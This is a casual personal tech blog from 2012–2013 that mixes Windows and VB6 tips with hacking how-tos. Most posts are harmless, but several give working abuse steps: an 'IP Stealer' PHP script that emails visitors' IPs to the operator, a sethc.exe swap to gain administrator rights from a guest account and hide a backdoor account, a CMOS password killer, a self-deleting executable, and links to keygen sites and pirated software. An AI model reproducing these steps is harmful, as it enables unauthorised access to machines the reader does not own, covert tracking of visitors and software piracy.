Thursday, May 23, 2013

Windows XP X64 High Compressed 9.7MB

 
Download windows xp in 9.7mb

Download:
http://www.4shared.com/rar/yDgbpA7T/xp64.html 


Sunday, December 2, 2012

How To Create Hiren's Boot USB

This Video Show You How To Make a Bootable Hiren's

thank you for watching e-yhamtech :)

Saturday, October 27, 2012

HOW TO RESTORE YOU FIREFOX BOOKMARKS


Sometime we don’t know WHEN your system will be CRASH. Is really difficult if you bookmarked from Firefox for a long time then suddenly your system failed to boot up.

And the MOST critical is you didn’t backup your bookmark =( geez

Its always  happen to me.

So I noticed that FIREFOX have a automatic BOOKMARK Backups, so  you can restore your all bookmark.

All backups are stored in 

C:\Documents and Settings\<PC NAME>\Application Data\Mozilla\Firefox\Profiles\<XXXX>.Default User  Folder

and you can see the  bookmarkbackups FOLDER

Inside the folder you see the bookmark dates in a json file extension.

choose the latest date for sure :)
 
So heres the  following how to restore:

In windows, if you want to copy all the settings, just save the XXXX.Default User directory's content to the new computer, install Firefox and let it make a default profile, and copy the contents of the old directory into the new default profile's directory, found in the same place.

To import, open the bookmark Library, click the import/export button in the top bar, choose Restore → Choose File..., and then select your JSON backup file.

For any question feel free to contact me

e-yhamtech

Monday, September 24, 2012

Permanet Redirecting Page

1. well this code will automatic redirect your page to another website using .httacess

Alright , to do this , you need to add .htaccess to your public_html folder ,and the code is .

RewriteEngine On
RewriteCond %{HTTP_HOST} !^http://example.com\.com$ [NC]
RewriteRule ^(.*)$ http://www.example.com/$1 [R=301,L]
 
This will redirect any requests to http://example.com to http://www.example.com.

2. Another way to redirect page using Refresh Redirecting Tag:

<meta HTTP-EQUIV="REFRESH" content="0; url=http://www.google.co.il">

3. JAVA SCRIPT METHOD 

<script type="text/javascript">
function delayedRedirect(){
    window.location = "https://www.site.com/"
}
</script>
</head>
<body onLoad="setTimeout('delayedRedirect()', 10000)">  ==> This means 10 Seconds


~~> e-yhamtech 

Thursday, September 6, 2012

How to Fix Windows XP Activation Loop

This Tutorial is dedicated to one of my friend need a help to FIX the annoying windows xp activation loop:



the image above is example of windows activation, this activation message actually  appear if your activation is already expired. the message is looping and can't continue to your windows desktop.

so here's the way how to fuck i mean to fix the windows xp activation :)

first reboot you windows and  press F8 button until Windows Boot Menu appear


then select "Safe Mode with Command Prompt" and press ENTER

now windows boot and bypass the activation message and you will see a command prompt.


At the command prompt type: explorer.exe 

Now you have access to the Windows desktop and you can activate your windows :D


e-yhamtech


Sunday, July 29, 2012

Serial Key For Any Software

yeah this are a useful websites for finding a serial-key for all any software


http://www.serialnumber.in/
or

http://www.keygens.nl

enjoy!

e-yhamtech

Sunday, July 15, 2012

CEH : Certified Ethical Hacker Course v6


CEH : Certified Ethical Hacker Course v6


Introduction
An Ethical Hacker is one name given to a Penetration Tester. An ethical hacker is usually employed by an organization who trusts him to attempt to penetrate networks and/or computer systems, using the same methods as a hacker, for the purpose of finding and fixing computer security vulnerabilities. Illegal hacking (i.e.; gaining unauthorized access to computer systems) is a crime in most countries, but penetration testing done by request of the owner of the targeted system(s) or network(s) is not, except in Germany.

A Certified Ethical Hacker has obtained a certification in how to look for the weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a hacker.

The EC-Council offers another certification, known as Certified Network Defense Architect (C|NDA). This certification is designed for United States Government Agencies, and is available only to members of selected agencies. Other than the name, the content of the course is exactly the same. The exam code for CNDA is 312-99.[1]


Contents

CEH-Classroom-Lab-Setup-v6.pdf
CEHv6 Module 00 Student Introduction.pdf
CEHv6 Module 01 Introduction to Ethical Hacking.pdf
CEHv6 Module 02 Hacking Laws.pdf
CEHv6 Module 03 Footprinting.pdf
CEHv6 Module 04 Google Hacking.pdf
CEHv6 Module 05 Scanning.pdf
CEHv6 Module 06 Enumeration.pdf
CEHv6 Module 07 System Hacking.pdf
CEHv6 Module 08 Trojans and Backdoors.pdf
CEHv6 Module 09 Viruses and Worms.pdf
CEHv6 Module 10 Sniffers.pdf
CEHv6 Module 11 Social Engineering.pdf
CEHv6 Module 12 Phishing.pdf
CEHv6 Module 13 Hacking Email Accounts.pdf
CEHv6 Module 14 Denial of Service.pdf
CEHv6 Module 15 Session Hijacking.pdf
CEHv6 Module 16 Hacking Webservers.pdf
CEHv6 Module 17 Web Application Vulnerabilities.pdf
CEHv6 Module 18 Web based Password Cracking Techniques.pdf
CEHv6 Module 19 SQL Injection.pdf
CEHv6 Module 20 Hacking Wireless Networks.pdf
CEHv6 Module 21 Physical Security.pdf
CEHv6 Module 22 Linux Hacking.pdf
CEHv6 Module 23 Evading IDS Firewall and Honeypot.pdf
CEHv6 Module 24 Buffer Overflows.pdf
CEHv6 Module 25 Cryptography.pdf
CEHv6 Module 26 Penetration Testing.pdf
CEHv6 Module 28 Writing Virus Codes.pdf
CEHv6 Module 29 Assembly ** Tutorial.pdf
CEHv6 Module 30 Exploit Writing.pdf
CEHv6 Module 31 Exploit Writing.pdf
CEHv6 Module 32 Exploit Writing.pdf
CEHv6 Module 33 Reverse Engineering Techniques.pdf
CEHv6 Module 34 MAC OS X Hacking.pdf
CEHv6 Module 35 Hacking Routers, Cable Modems and Firewalls.pdf
CEHv6 Module 36 Hacking Mobile Phones, PDA and Handheld Devices.pdf
CEHv6 Module 37 Bluetooth Hacking.pdf
CEHv6 Module 38 VoIP Hacking.pdf
CEHv6 Module 39 RFID Hacking.pdf
CEHv6 Module 40 Spamming.pdf
CEHv6 Module 41 Hacking USB Devices.pdf
CEHv6 Module 42 Hacking Database Servers.pdf
CEHv6 Module 43 Cyber Warfare- Hacking Al-Qaida and Terrorism.pdf
CEHv6 Module 44 Internet Content Filtering Techniques.pdf
CEHv6 Module 45 Privacy on the Internet.pdf
CEHv6 Module 46 Securing Laptop Computers.pdf
CEHv6 Module 47 Spying Technologies.pdf
CEHv6 Module 48 Corporate Espionage by Insiders.pdf
CEHv6 Module 49 Creating Security Policies.pdf
CEHv6 Module 50 Software Piracy and Warez.pdf
CEHv6 Module 51 Hacking and Cheating Online Games.pdf
CEHv6 Module 52 Hacking RSS and Atom.pdf
CEHv6 Module 53 Hacking Web Browsers.pdf
CEHv6 Module 54 ** Server Technologies.pdf
CEHv6 Module 55 Preventing Data Loss.pdf
CEHv6 Module 56 Hacking Global Positioning System.pdf
CEHv6 Module 57 Computer Forensics and Incident Handling.pdf
CEHv6 Module 58 Credit Card Frauds.pdf
CEHv6 Module 59 How to Steal Passwords.pdf
CEHv6 Module 60 Firewall Technologies.pdf
CEHv6 Module 61 Threats and Countermeasures.pdf
CEHv6 Module 62 Case Studies.pdf
CEHv6 Module 63 Botnets.pdf
CEHv6 Module 64 Economic Espionage.pdf
CEHv6 Module 65 Patch Management.pdf
CEHv6 Module 66 Security Convergence.pdf
CEHv6 Module 67 Identifying the Terrorists.pdf


Download Here

http://www.mediafire.com/?s4bgirow9mfhh

~~> E-YHAMTECH

Saturday, June 2, 2012

IP Stealer

For Auto Email

--------/start here/--------
<?php
$content = "IP : {$_SERVER['REMOTE_ADDR']} - User Agent : {$_SERVER['HTTP_USER_AGENT']}\n";
mail('your email@here.com', 'Logs - ' . time(), $content, "from:Logger");
    
header("Location: http://your wesite here");
?>
---/end here/---

For Auto WEB IP Log

 ------/start here/------
<?php
$content = "IP : {$_SERVER['REMOTE_ADDR']} - User Agent : {$_SERVER['HTTP_USER_AGENT']}\n";
    
$fp = fopen('logs.txt', 'a');
fwrite($fp, $content);
fclose($fp);
    
header("Location: http://your website here");
?>
----------/end here/-----

this are two php shell to grap ip and automatically  send to your email add.
this is for educational purpose only

~~> e-yhamtech

Creating and Executing a Visual Stdio 6.0 Application

Visual Stdio 6.0 is one of free programming environment tool. 

1. Start visual stdio 6.0.

2. On main menu, click on File->New. Project tab will be appear as default.

3. On new dialog click on "Win32 Console Application". Name the Project name i.e First Program. You can also select the location, where you want to make project in hard drive. And click OK.


4. One more dialog box will open you just need to click Finish. By default "An empy project" will be selected. and if any more dialog open just click Ok.

5. Now again, click on File->New. Files tab will be selected as by default.

6. Select C++ Source File And add name of .cpp file. You can name any thing you like. And Press OK.


7. Now a white working sheet will appear. This is the place where we are going to write our code.

Code:
#include<iostream.h>  // Header File
int main() // Main Function
{ // Start Bracket function
cout<<"Hello World This is my 1st C++ program in vs6 \n";  // Just Print statement /n is for next line
return 0;  // return 0 Means this function will return zero
} // End of Bracket


8. Ctrl+F7 to compile code Or click Compile button.

9. Ctrl+F5 to run Program Or just click on Execute button shown in figure.

10. A console will pop up show you the output. Congrats you have succssfully run your 1st program in C++. :)

11. You can also use any other compiler like Dev C++, Turbo C, gcc compiler in Linux and any other version of Visual stdio.

12. I hope this tutrial will help you to make exe file of any C++ code.

~~> e-yhamtech

Thursday, May 31, 2012

How to detect if your application is already running, and if so terminate it, using a simple 1 line code:


If App.PrevInstance = True Then End
 
~~>e-yhamtech 

Wednesday, May 23, 2012

Make Your PC Welcomed You

Confuse ! Let your computer welcomed you when your computer turn on. Yes ! this is possible without any software. With this tricks computer can speak your name , your message and anything you want to hear when your computer starts. So, guys without wasting any time lets do it.

Steps Are :-

  • Open Notepad. ( win+R , type ' notepad ')
  • Copy and paste the following code in notepad.
Dim speaks, speech
speaks="Welcome to my computer World, e-yhamtech" 
Set speech=CreateObject("sapi.spvoice")
speech.Speak speaks
Take note: edit the speak message 
  • Save as vbs.vbs


  • Copy the save file (anything.vbs).
  • Navigate to :-  Start > All Programs > Startup Folder (Right click then choose open option.)
  • Paste the  welcome.vbs.
ENJOY


~~> E-yhamtech

Friday, May 4, 2012

Hack admin from Guest account

Ever wanted to hack your college pc with guest account/student account so that you can download with full speed Hack Administrator !!!!there ? or just wanted to hack your friend’s pc to make him gawk when you tell your success story of hacking ? well,there is a great way of hacking an administrator account from a guest account by which you can reset the administrator password and getting all the privilages an administrator enjoys on windows..Interested ? read on…

Concept:

Press shift key 5 times and the sticky key dialog shows up.This works even at the logon screen. But If we replace the sethc.exe which is responsible for the sticky key dialog,with cmd.exe, and then call sethc.exe by pressing shift key 5 times at logon screen,we will get a command prompt with administrator privilages because no user has logged on. From there we can hack the administrator password,even from a guest account.

Prerequisites

Guest account with write access to system 32.

Here is how to do that -

* Go to C:/windows/system32
* Copy cmd.exe and paste it on desktop
* rename cmd.exe to sethc.exe
* Copy the new sethc.exe to system 32,when windows asks for overwriting the file,then click yes.
When asked to overwrite,overwrite the sethc.exe


* Now Log out from your guest account and at the user select window,press shift key 5 times.
* Instead of Sticky Key confirmation dialog,command prompt with full administrator privileges will open.

* Now type “ NET USER ADMINISTRATOR password” where “password” can be any password you like and press enter.
* You will see “ The Command completed successfully” and then exit the command prompt and login into administrator with your new password.
* Congrats You have hacked admin from guest account.

Further..


Also, you can further create a new user at the command prompt by typing “NET USER HacXz0r/ADD” where “HacXz0r” is the username you would like to add with administrator privileges. Then hide your newly created admin account by -

Go to registry editor and navigate to this key

[HKEY_LOCAL_MACHINE\SOFTWA RE\Microsoft\Windows NT\CurrentVersion\Winlogo n\SpecialAccounts\UserLis t]

Here create a new DWORD value, write its name as the “user name” that u created for your admin account and live with your admin account forever

Countermeasures

disable regedit
disable stick keys Press shift key 5 times

~~>e-yhamtech

Bypass CMOS/BIOS Password

This will learn you how to hack or kill the CMOS (BIOS) password
using a simple program called cmospwd-5.0


NOTICE: I AM NOT RESPONSIBLE FOR ANY KIND OF DATA LOSS OR ANY DAMAGE YOU CAUSE THROUGH USING THIS PORGAMS AND/OR THIS GUIDE!


FOR EDUCATIONAL AND SECURITY PURPOSES ONLY!

The program you'll need can be found under:
http://www.cgsecurity.org/wiki/CmosPwd

Here is also the direct download link to the binaries:

Windows/DOS:
http://www.cgsecurity.org/cmospwd-5.0.zip

Linux:
http://www.cgsecurity.org/cmospwd-5.0.tar.bz2

How to use cmospwd:

For Windows/DOS users:
IMPORTANT: Windows users need to install the including ioperm driver so they can get direct access to the CMOS

To install the ioperm driver you need first to extract the archive to e.g. C:\
and the open cmd.
In the directory where the cmospwdbinary is located there also is a prodam called ioperm which you use to install the driver with.

To install it just simply type ioperm -i (make sure you run it as admin).

Now you'll be able to run cmospwd without any problems.
Just type cmospwd and some possible password hacks will show for different BIOSes.

But the most easy way to get rid of the password is just to run cmospwd /k.
After you done that you'll notice that everything gets very laggy but that just normal because you killed the CMOS

Just restart the computer and the you will get a warning that the BIOS has been reset, just enter BIOS and check the settings, save and reboot.

Now the CMOS password has been reset.

Monday, April 16, 2012

Flip Text Style

Hello Guys i want to share something cool for your Facebook Status ٩(^‿^)۶

you can flip your text message here:


enjoy

~~> e-yhamtech

Sunday, April 15, 2012

Clean My Documents


today im gona share some batchfile script that can delete all the files in the workstation.

im doing this to clean all My Documents in my work. instead of manual delete or install some program, this simple
script can erase all files and sub files in workstation.

take note: this script is delete all the files only
               NOT the FOLDER


ok do the following:

-open notepad
-type the script
-save as clean my doc.bat extension name
-now you can run the program

any question?
~~e-yhamtech

Saturday, April 14, 2012

My Very Own FB Enabler


Description:

The program allows the user to enable disabled Web HOST filter


FB Enabler is a small and simpleprogram that i made in batcfile converted to executable application that runs on Microsoft Windows. It allows the user to enable disabled windows host filter.

This is obviously a very dangerous practice if used recklessly but having said that, you'd be surprised at how often it comes in handy.

FB Enabler has a very simple user interface;

FB Enabler is a very simple utility and does not ship with an install program. The installation process is simple; just copy somewhere on your system and run the program.

~~> e-yhamtech

Saturday, February 4, 2012

DATA String Command

'mostly i used this code when im in coding vb6database
'Begin Here-----------------
dim dbs as database,rst as recordset
'-----------
Form_load()
set dbs=opendatabase(app.path & "\database.mdb")
'-----------
command()

set rst=dbs.openrecordset(" SELECT * FROM table WHERE command1='" & text1.text & "' and command2='" & text2.text & "';")

if rst.recordcount <> o then

Action

end if

'------

delete_data()
dbs.execute("delete from table where record='" & text.text & "';")
'------

'----deleting using data

data1.recordset.delete
data1.recordset.movenext
'--------------------------

add_command()
set rst=dbs.openrecordset("table")

rst.addnew
rst!name=text.text
rst.update

'--------

edit_command()
set rst=dbs.openrecordset("table")

rst.edit
rst!name=text.text
rst.update
'------

rst.addnew
rst!name=text.text
rst.update


-----end--- for some question just email me

Saturday, January 14, 2012

Systray icon script

Private Sub Form_Load()
      
        With nid
            .cbSize = Len(nid)
            .hwnd = Me.hwnd
            .uId = vbNull
            .uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
            .uCallBackMessage = WM_MOUSEMOVE
            .hIcon = Me.Icon
            .szTip = "Console" & vbNullChar
        End With
       
    Shell_NotifyIcon NIM_ADD, nid
   
End Sub

---------

Private Sub mnuShow_Click()

   form1.Show
    mnuShow.Enabled = False
    mnuHide.Enabled = True
   
End Sub

Private Sub mnuHide_Click()

    form1.Hide
    mnuHide.Enabled = False
    mnuShow.Enabled = True

End Sub

Private Sub mnuExit_Click()
   
    Unload Me

End Sub
---------

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
   
    Dim Result, Action As Long
   
    If Me.ScaleMode = vbPixels Then
        Action = X
    Else
        Action = X / Screen.TwipsPerPixelX
    End If
   
    Select Case Action

    Case WM_LBUTTONUP
        Result = SetForegroundWindow(Me.hwnd)
        PopupMenu mnuFile
   
    Case WM_RBUTTONUP
        Result = SetForegroundWindow(Me.hwnd)
        PopupMenu mnuFile
   
    End Select
   
End Sub

----------------------------------------------***---------------------------------------------------------
For Modules Modules
_______________________________________________________________________
Public Type NOTIFYICONDATA
cbSize As Long
hwnd As Long
uId As Long
uFlags As Long
uCallBackMessage As Long
hIcon As Long
szTip As String * 64
End Type

Public Const NIM_ADD = &H0
Public Const NIM_MODIFY = &H1
Public Const NIM_DELETE = &H2
Public Const NIF_MESSAGE = &H1
Public Const NIF_ICON = &H2
Public Const NIF_TIP = &H4
Public Const WM_MOUSEMOVE = &H200
Public Const WM_LBUTTONDOWN = &H201
Public Const WM_LBUTTONUP = &H202
Public Const WM_LBUTTONDBLCLK = &H203
Public Const WM_RBUTTONDOWN = &H204
Public Const WM_RBUTTONUP = &H205
Public Const WM_RBUTTONDBLCLK = &H206

Public Declare Function SetForegroundWindow Lib "user32" (ByVal hwnd As Long) As Long
Public Declare Function Shell_NotifyIcon Lib "shell32" Alias "Shell_NotifyIconA" (ByVal dwMessage As Long, pnid As NOTIFYICONDATA) As Boolean
     
Public nid As NOTIFYICONDATA

Simple Shutdown Script

'shutdown
Shell "Shutdown -s -f -t 0"

'logoff
Shell "Shutdown -l -f -t 0"

'restart
Shell "Shutdown -r -f -t 0"

self deleter script

Sub KillMe()
Dim ff As Integer, batname As String, ext As String, batnum As Long
    ChDir App.Path
    ext = ".bat"
    Do
        batname = "DelMe" & Format(batnum) & ext
        batnum = batnum + 1
    Loop While Len(Dir(batname))
    ext = ".exe"
    ff = FreeFile
    Open batname For Output As ff
    Print #1, "@Echo off"
    Print #1, ":Repeat"
    Print #1, "del """ & App.EXEName & ext & """"
    Print #1, "if exist """ & App.EXEName & ext & """ goto Repeat"
    Print #1, "del " & batname
    Close #1
    batnum = Shell(batname, 0)
    End
end sub